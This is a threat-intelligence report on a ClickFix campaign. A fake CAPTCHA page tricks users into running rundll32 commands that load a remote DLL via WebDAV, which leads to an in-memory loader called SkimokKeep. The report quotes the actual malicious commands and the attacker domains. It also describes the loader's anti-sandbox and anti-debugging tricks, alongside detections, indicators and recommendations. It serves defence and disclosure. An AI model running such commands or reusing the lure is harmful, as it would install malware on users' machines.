









Contributors: Deepak Nayak & Kithu Shajil
Executive Summary
The CyberProof Threat Research Team has observed a new variant of the ClickFix technique, where attackers manipulate the user into executing a malicious command on their own device through the Win + R shortcut. In this variation, a “rundll32.exe” command is used to download the payload from the attacker’s website over port 80 and executes its export function with ordinal value #1 instead of a function name.
This demonstrates a notable evolution of ClickFix techniques and significantly reduces reliance on commonly monitored scripting engines such as PowerShell and mshta, shifting execution into less scrutinized native components, namely WebDAV and rundll32. As a result, organizations with detections heavily focused on script-based activity may fail to identify this variant, increasing the risk of undetected initial access and payload execution.
Attack Overview
In this version the initial vector of attack is same as in traditional ClickFix campaigns, a web page posing as a captcha mechanism – “healthybyhillary[.]com”. It prompts the user to open Run application via “Win+R”, followed by “Ctrl+V” and “Enter”

Fig.1: Phishing Website
The commands observed during our analysis:
- rundll32.exe \\ ser-fluxa[.]omnifree[.]in[.]net@80\verification.google,#1
- rundll32.exe \\data-x7-sync.neurosync[.]in[.]net@80\verification.google,#1
- rundll32.exe \\ mer-forgea.sightup[.]in[.]net @80\verification[.]google,#1
Unlike traditional variants that rely on PowerShell or mshta, this technique uses rundll32.exe to load a remotely hosted DLL via WebDAV. The \\server@port syntax leverages the Windows WebDAV mini-redirector, enabling access to remote resources over HTTP as if they were local shares.
The use of ordinal #1 instead of a function name further obfuscates execution and reduces static detection opportunities. This technique relies entirely on user-driven execution and trusted Windows utilities, allowing it to blend into legitimate system activity and evade traditional exploit-based and script-based detections.

Fig. 2: ClickFix Execution via Rundll32 and WebDAV

Fig. 3: Rundll32 Establishing External Network Connection

Fig. 4: Process Injection

Fig. 5: PowerShell Execution of SkimokKeep Payload

Fig. 6: Memory Manipulation via Rundll32
The observed activity demonstrates a multi-stage infection chain combining ClickFix-based social engineering, WebDAV-enabled payload delivery, and in-memory execution of a secondary loader identified as SkimokKeep.
Following execution, rundll32.exe retrieves and executes a remote DLL using WebDAV. The infection chain then transitions to PowerShell, where Invoke-Expression (IEX) and Net.WebClient.DownloadString are used to download and execute additional payloads in memory. The use of non-interactive flags (-NoP, -NonI) indicates an attempt to minimize visibility.
The SkimokKeep payload employs advanced evasion techniques, including dynamic API resolution via PEB traversal, in-memory execution, and Import Address Table (IAT) manipulation. These methods eliminate reliance on static imports and significantly reduce the malware’s detectable footprint.
Telemetry also indicates memory modification activity, suggesting possible code injection into legitimate processes. This aligns with common post-exploitation techniques used to maintain execution while avoiding detection.
Overall, this activity reflects a shift toward stealth-focused loader mechanisms that combine user interaction, LOLBin abuse, and fileless execution.
Technical Analysis
The file verification.google is a 32-bit Windows DLL designed to install Import Address Table (IAT) hooks at runtime without writing additional artifacts to disk. It avoids static imports by walking the Process Environment Block (PEB) to locate loaded modules and resolve APIs using a DJB2-style hashing algorithm.
This dynamic resolution technique reduces static signatures and enables execution without exposing API usage. The malware modifies memory protections using VirtualProtect to patch IAT entries in-place.
A hash-based GetProcAddress implementation that supports forwarded exports and finds DLLs by walking the PEB module list.

Fig. 7: PE Export Table
It dynamically resolves WinAPI functions without importing them and hides API usage and it uses classic (Daniel J. Bernstein’s) djbb2-style hashing

Fig. 8: djb2-style hashing technique
It also uses different Anti-VM/Anti Sandboxing techniques like:
- GetSystemMetrics(0) — Checks screen width; many sandboxes/headless VMs expose small/default resolutions (e.g., 800/1024), so “unusual” sizes can flip branching to benign/inert paths.
- GetDesktopWindow() — Retrieves the desktop window handle; in some headless/GUI-less sandboxes it may behave unexpectedly or be unusable, which malware treats as a sign of no real desktop session.
- GetForegroundWindow() — Tests whether there is an active foreground window; automated sandboxes often have no user activity, so a NULL/constant handle can trigger stall/exit logic.
- GetFocus() — Checks which control has keyboard focus; in non-interactive/headless runs this may return NULL, steering execution away from the real payload.
- BeginPaint() / EndPaint() — Validates the presence of a real paint message cycle and a valid HWND; lack of proper window/message pump behavior in sandboxes can make these calls fail/no-op, flagging an emulated UI.
- GetVersion() — Reads OS version info; sandboxes/VM templates can show inconsistent/unsupported version combinations, letting malware gate behavior by OS fingerprint.
- GetOEMCP() — Reads the system OEM code page/locale; malware uses locale mismatches (common in generic VM images) to infer analysis environments and alter behavior.
- GetSystemTime() / GetLocalTime() — Uses system/local time as entropy and to detect time skew/acceleration (e.g., sandbox “fast-forward”); abnormal deltas across loops can trigger sleep/abort branches.


Fig. 9: Different Anti-VM/ Anti Sandbox Technique
It also uses Anti Debugging techniques, like:
- IsDebuggerPresent equivalent (opaque predicate) — Uses an arithmetic condition that is always false normally but flips control flow if a debugger/memory patch changes, causing deliberate misexecution.
- Timing checks (GetTickCount) — Mixes GetTickCount() into a state variable and watches for abnormal time deltas that suggest breakpoints, single‑stepping, or instrumentation overhead.
- GetCurrentProcessId / GetCurrentThreadId — Folds PID/TID into control flow so unexpected IDs (common with wrappers/injection/debug harnesses) lead to alternate/decoy branches.

Fig. 10: Anti-Debugging Technique

Fig. 11: Attack Chain Summary
Detection Logic
This activity presents multiple detection opportunities across endpoint and network telemetry:
- Execution of rundll32.exe with davclnt.dll,DavSetCookie
- Use of @80 WebDAV syntax in command-line arguments
- Outbound HTTP connections initiated by rundll32.exe
- Subsequent execution of scripting engines (PowerShell, mshta)
- Access to suspicious external domains or IP addresses
Hunting Query
The following query identifies suspicious usage of rundll32.exe leveraging WebDAV to access remote payloads over HTTP.
KQL:


Fig. 11: Hits for the hunting query
Indicators of Compromise
- a2569c5739bee6c4a18789e2ca42d66e4686b52d1c9d82fc3a543cbc316ccbef
- 68b9ebbdad21e0b94c958fc1cc1d23dcc43429ea254087c3fb30ad9901d65915
- 178.16.53[.]137
- 141.98.234[.]27
- 46.149.73[.]60
- 91.219.23[.]245
- hxxp://91.219[.]23[.]145/skimokeep
- mer-forgea.sightup[.]in[.]net
- data-x7-sync.neurosync[.]in[.]net
- ser-fluxa[.]omnifree[.]in[.]net
- http://darkboll[.]in[.]net/
Recommendations
- Monitor execution of rundll32.exe with davclnt.dll,DavSetCookie
- Implement command-line auditing for LOLBins usage
- Restrict or monitor WebDAV traffic where not required
- Block outbound connections to known malicious IPs and low-reputation domains
- Enhance user awareness against fake CAPTCHA / ClickFix-style attacks
MITRE Mapping:
- T1218.011 – Rundll32
- T1105 – Ingress Tool Transfer
- T1204 – User Execution
- T1027 – Obfuscation
- T1059.001 – PowerShell
Conclusion
This campaign highlights an evolution in ClickFix techniques, where attackers leverage native Windows components such as rundll32 and WebDAV to deliver payloads while evading traditional detection mechanisms. The use of in-memory execution and obfuscated API resolution further reduces the forensic footprint. Combined with user-driven execution, this approach significantly increases the likelihood of successful compromise. Proactive monitoring of LOLBins and anomalous network activity is critical to detecting such threats early.
